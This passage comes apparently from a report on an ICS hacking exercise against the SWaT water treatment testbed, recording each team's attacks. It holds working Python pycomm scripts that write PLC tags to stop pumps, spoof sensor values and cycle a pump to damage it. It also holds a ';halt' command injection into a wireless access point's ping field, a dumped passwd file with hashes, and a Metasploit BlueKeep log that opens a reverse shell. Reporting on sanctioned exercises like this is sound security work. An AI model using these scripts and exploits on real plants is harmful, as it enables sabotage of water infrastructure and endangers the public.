^X Exit       ^R Read File   ^\ Replace    ^U Paste Text  ^T To Spell   ^_ Go To Line  M-E Redo   M-6 Copy Text
```

Figure 16: Screenshot of script used to stop pump P101

4.3.3 Control SWaT operation using SCADA HMI Workstation

Objective	Demonstrate the attackers' ability to use the SCADA HMI to control various sensors and actuators disrupting the water treatment process (refer to Figure 29)
Attack Method	Direct control via SCADA HMI
Tools	SCADA Graphical User Interface (GUI)
Description	2 Demonstrations - (a) Turned on motorised valve MV101, which causes the raw water tank T101 to be refilled continuously. (2) Set the alarm set points, Low and Low-Low, of level indication transmitter LIT101 to "0" while turning on pumps P101 and P102 to drain the Raw Water Tank (T101).



Analog Signal Control

LIT-101
Raw Water Level Transmitter

Status: Healthy; Wifi Enabled

Setting: Actual 532.27 mm

Alarm Setpoints

HiHi	1000.0	mm
Hi	800.00	mm
Lo	0.00	mm
LoLo	0.00	mm

Figure 17: Screenshot of LIT-101 LO and LoLo Alarm Setpoints reset to 0mm


4.3.4 Control the water level of the raw water tank (T101)

Objective	Control the inflow of water to the raw water tank T101
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	Closed the motorised valve MV101 using Python script. This valve directly controls the water inflow to the Raw Water Tank (T101).

4.3.5 Manipulation of wireless access point (AP)

Objective	To disrupt the wireless connection of SWaT (refer to Figures 30 and 31)
Attack Method	N.A.
Tools	MOXA software
Description	The attackers identified the MOXA service through wired connection and enumeration and were able to login using default credential. By disabling the wireless function of MOXA, the attackers were able to disconnect all wireless devices that were connected to it. Therefore, all connected devices lost its connection.

	Additionally, attackers proposed to change password, settings and inject commands using the field in the "ping" section to execute other attacks.




Operation Mode

Wireless enable: Enable [✓ Disable]

Operation mode: AP

Figure 18: Screenshot of Disabling Wireless Access Point in MOXA



```
root:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/etc/nologin.sh
94jo3dkru4:$1$$oRJC4NcOwqtxF1JoAAkMU0:0:0:root:/:/bin/sh
bin:x:1:1:bin:/bin:/etc/nologin.sh
daemon:x:2:2:daemon:/sbin:/etc/nologin.sh
adm:x:3:4:adm:/var/adm:/etc/nologin.sh
lp:x:4:7:lp:/var/spool/lpd:/etc/nologin.sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/etc/nologin.sh
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/etc/nologin.sh
operator:x:11:0:operator:/root:/etc/nologin.sh
games:x:12:100:games:/usr/games:/etc/nologin.sh
gopher:x:13:30:gopher:/var/gopher:/etc/nologin.sh
ftp:x:14:50:FTP User:/var/ftp:/etc/nologin.sh
nobody:x:99:99:Nobody:/:/etc/nologin.sh
rpm:x:37:37::/var/lib/rpm:/etc/nologin.sh
dbus:x:81:81:System message bus:/:/etc/nologin.sh
avahi:x:70:70:Avahi daemon:/:/etc/nologin.sh
rpc:x:32:32:Portmapper RPC user:/:/etc/nologin.sh
mailnull:x:47:47::/var/spool/mqueue:/etc/nologin.sh
smmsp:x:51:51::/var/spool/mqueue:/etc/nologin.sh
nscd:x:28:28:NSCD Daemon:/:/etc/nologin.sh
vcsa:x:69:69:virtual console memory owner:/dev:/etc/nologin.sh
haldaemon:x:68:68:HAL daemon:/:/etc/nologin.sh
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/etc/nologin.sh
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/etc/nologin.sh
```

Figure 19: Screenshot of Command Injection in the Ping Input

4.3.6 Damage the Reverse Osmosis (RO) membrane

Objective	Damage the RO membrane using chlorine (refer to Figure 32)

Attack Method	Direct control via SWaT SCADA workstation
Tools	SCADA HMI
Description	The attacker attempted to disrupt Ultraviolet (UV) actuator meant for removing free chlorine residue in the water. Prolonged exposure of free chlorine in the water damages the RO membrane. Attackers disabled the UV light by triggering the setpoint alarms of flow indication transmitter (FIT401) and UV401. They changed the Low and Low-Low setpoints of UV401 to 1.5 and 1.4, and the Low and Low-Low setpoints of FIT401 to 1.8 and 1.5 respectively. Once the alarms were raised for six seconds, PLC shut down UV401 automatically. Without removing free chlorine, RO membrane became eroded gradually.



Flow Transmitter Control
FIT-401
RO Feed Flow Transmitter
Status: Healthy, Wifi Enabled
Setting: Actual 1.29 m³/h
Totalizer: 382 m³
Alarm Setpoints:
HiHi 3.00 m³/h
Hi 2.00 m³/h
Lo 1.80 m³/h
LoLo 1.50 m³/h

Figure 20: Screenshot of FIT-401's Alarm Set Points being altered

4.3.7 Shutdown SWaT treatment process


Objective	Shut-down all the PLC in SWaT
Attack Method	Direct control via SWaT SCADA HMI
Tools	SCADA HMI

Description	Attackers terminated the water treatment process by shutting down all the PLC using SWaT SCADA graphical user interface (GUI)

4.4 Team CTF.SG (Singapore)

4.4.1 Control of the pumps

Objective	Turned off pumps P401 and P101 (refer to Figure 33)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers identified all the PLC IP addresses through their enumeration and executed a Python script to turn off pumps P401 and subsequently P101.



```
c.open("192.168.1.40")
TARGET = "HMI_P401"
# print(c.read_tag("HMI_PLANT_AUTO.ON"))
# print(c.read_tag("HMI_PLANT_AUTO.OFF"))
c.write_tag(TARGET+".Auto", 0, "BOOL")
c.write_tag(TARGET+".Cmd", 1, "INT")
print(c.read_tag(TARGET+".Cmd"))

c.close()
```


Figure 21: Screenshot of an attacker's script

4.4.2 Control of the Level Indication Transmitter (LIT)

Objective	Changed the alarm setpoint of LIT101
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed a Python script to change the "High" setpoint from 800 to 876 for level indication transmitter LIT101.

4.4.3 Alternating state of the pump

Objective	Alternating state of pump P301 to cause pump damage (refer to Figure 34)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed a Python script alternating the state of pump P301 ("Open" and "Closed") using a "for loop" command with the intention to trip the power circuit breaker and damage the pump.



```
import sys
import logging
import json
import time
from pycomm.ab_comm.clx import Driver as ClxDriver

c = ClxDriver()
c.open("192.168.1.30")
TARGET = "HMI_P301"

c.write_tag(TARGET+".Auto", 0, "BOOL")
#c.write_tag(TARGET+".Avl", 1, "BOOL")
print(c.read_tag(TARGET+".Auto"))
time.sleep(5)
for i in range(1000):
  print("ON")
  c.write_tag(TARGET+".Cmd", 2, "INT")
  time.sleep(1)
  print(c.read_tag(TARGET+".Cmd"))
  print("OFF")
  c.write_tag(TARGET+".Cmd", 1, "INT")
  time.sleep(1)
  print(c.read_tag(TARGET+".Cmd"))

print(c.read_tag(TARGET+".Auto"))
print(c.read_tag(TARGET+".Avl"))
c.close()
```

Figure 22: Screenshot of an attacker's script


4.4.4 Attack the pump and spoof the Flow Indication Transmitter (FIT) value

Objective	Turn off pump P101 and spoof FIT201 value to zero on SCADA HMI
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed a Python script to turn off pump P101 and set the value of FIT201 to zero deceiving SCADA operator through SCADA workstation display.

4.5 Team NSHC (South Korea)

4.5.1 Manipulation of SWaT wireless access point (AP)


Objective	To disrupt SWaT wireless operation (refer to Figures 35 and 36)
Attack Method	Not applicable
Tools	MOXA software
Description	The attackers identified MOXA device through reconnaissance and access it using default credential. In the GUI, attackers changed the WIFI password of the SSID "PCN_AP" and injected command, "halt", in the "ping" CLI field to terminate services in the device.



WLAN Security Settings

SSID	PCN_AP
Security mode	WPA2
WPA type	Personal
Encryption method	TKIP
Passphrase	PCNAPSWATSUTD
Key renewal	3600 (60~86400 seconds)

Figure 23: Screenshot of Password Changing in MOXA



Ping


Destination ;halt

```
drwxr-sr-x    2 root     root          1039 Aug 22  2013 .
drwxr-sr-x   14 root     root           161 Aug 22  2013 ..
lrwxrwxrwx    1 root     root             7 Aug 22  2013 [ -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 adduser -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 arping -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 ash -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 awk -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 basename -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 bunzip2 -> busybox
-rwxr-xr-x    1 root     root        406380 Aug 22  2013 busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 bzcat -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 cat -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 chgrp -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 chmod -> busybox
lrwxrwxrwx    1 root     root             7 Aug 22  2013 chown -> busybox
```

Figure 24: Screenshot of Commands being used in "Ping" session

4.5.2 Control of the Differential Pressure Indication Transmitter (DPIT)

Objective	Manipulate the value of DPIT301
Attack Method	Direct control of PLC using Python script
Tools	Pylogic
Description	The attackers executed the Python script to spoof the DPIT301 reading to be “14.01.”




```
if __name__ == '__main__':
    logging.basicConfig(
    filename="ClxDriver.log",
    format="%(levelname)-10s %(asctime)s %(message)s",
    level=logging.DEBUG
    )

    c = ClxDriver()
    Target_value = 14.01

    if c.open('192.168.1.30'):
        # reset(c)
        while 1:
            dpit301_value = c.read_tag(['HMI_DPIT301.Pv'])[0][1]
            print 'DPIT301_value:', dpit301_value
            sleep(1)

            if dpit301_value == Target_value : # OUR ATTACK TARGET VALUE
                print "ATTACK IS DONE"
                break
            elif dpit301_value > Target_value :
                make_low_pressure(c)
            elif dpit301_value < Target_value :
                make_high_pressure(c)
    c.close()
```

Figure 25: Screenshot of an attacker’s script

4.5.3 Control of SWaT SCADA HMI Workstation

Objective	Obtained a reverse shell from a Windows 7 host
Attack Method	Exploited the host using Metasploit framework
Tools	Metasploit
Description	The attackers identified the IP address of the Windows 7 host through reconnaissance and exploited it using RCE vulnerability (exploit - windows/rdp/cve_2019_0708_bluekeep_rce). After successful exploitation, attackers obtained a Windows command shell from the host.




```
[*] 192.168.1.100 - Command shell session 6 closed.  Reason: User exit
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhost 192.168.1.100
rhost => 192.168.1.100
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.250:4444
[*] 192.168.1.100:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.100:3389    - The target is vulnerable. The target attempted cleanup of the incor
rectly-bound MS_T120 channel.
[*] 192.168.1.100:3389    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.100:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011
e07000, Channel count 1.
[!] 192.168.1.100:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.1.100:3389 - Surfing channels ...
[*] 192.168.1.100:3389 - Lobbing eggs ...
[*] 192.168.1.100:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.100:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Command shell session 7 opened (192.168.1.250:4444 -> 192.168.1.100:52974) at 2020-08-03 18
:35:41 +0800


C:\Windows\system32>
```

Figure 26: Screenshot of Metasploit session

4.6 Institute of Higher Learning (IHL) Student Team (Singapore)


4.6.1 Control of Level Indication Transmitter (LIT)

Objective	Control of LIT101 value (refer to Figures 39 and 40)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers identified all the PLCs IP addresses through their enumeration and executed a Python script changing the value of level indication transmitter LIT101 to 800.



```
def read_lit1():
        LIT1 = plcRead(PLC_IP['plc1'], 'HMI_LIT101.Pv')
        return LIT1

def read_mv1():
        MV1 = plcRead(PLC_IP['plc1'], 'HMI_MV101.Status')
        return MV1

def read_fit1():
        FIT1 = plcRead(PLC_IP['plc1'], 'HMI_FIT101.Pv')
        return FIT1

def read_pump1():
        p1 = plcRead(PLC_IP['plc1'], 'HMI_P01.Status')
        p2 = plcRead(PLC_IP['plc1'], 'HMI_P02.Status')
        return (p1, p2)

def write_lit1(attack_val, duration):
        print(read_lit1())
        plcWrite(PLC_IP['plc1'], 'HMI_LIT101.SIM', True, 'BOOL')
        plcWrite(PLC_IP['plc1'], 'HMI_LIT101.SIM_Pv', attack_val, 'REAL')
        print('Writing to  LIT101.Pv', attack_val)
        print(read_lit1())
        sleep(duration)
        plcWrite(PLC_IP['plc1'], 'HMI_LIT101.SIM', False, 'BOOL' )

if __name__ == "__main__":
        #print(read_lit1())
        #print(read_mv1())
        #print(read_fit1())
        #print(read_pump1()
        write_lit1(800, 60)
```

Figure 27: Screenshot of the Attacker's script




```
root@root:~/Desktop/scripts# python2 attack1.py
(800.0, 'REAL')
True
True
('Writing to  LIT101.Pv', 800)
(800.0, 'REAL')
True
```

Figure 28: Screenshot of results


4.6.2 Control of Motorised Valve (MV)

Objective	Control of MV101 status (refer to Figure 41 and 42)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers identified all the PLCs IP addresses through their enumeration and executed a Python script changing the motorised valve MV101 from "Closed" to "Open."



```
def write_mv1(original_val,attack_val, duration):
        plcWrite(PLC_IP['plc1'], 'HMI_MV101.Auto', False, 'BOOL')
        plcWrite(PLC_IP['plc1'], 'HMI_MV101.Cmd', attack_val, 'INT')
        print('writing to mv101', attack_val)
        print(read_mv1())
        sleep(duration)
        plcWrite(PLC_IP['plc1'], 'HMI_MV101.Cmd', original_val, 'INT')
        plcWrite(PLC_IP['plc1'], 'HMI_MV101.Auto', True, 'BOOL')

if __name__ == "__main__":
        print(read_mv1())
        # (1, 'INT')
        if read_mv1()[0] == 1:
            write_mv1(1,2,10)
        else:
           write_mv1(2,1,10)
        print(read_mv1())
        #print(read_fit1())
        #print(read_pump1()
        #write_lit1(800, 60)
```

Figure 29: Screenshot of an attacker's script



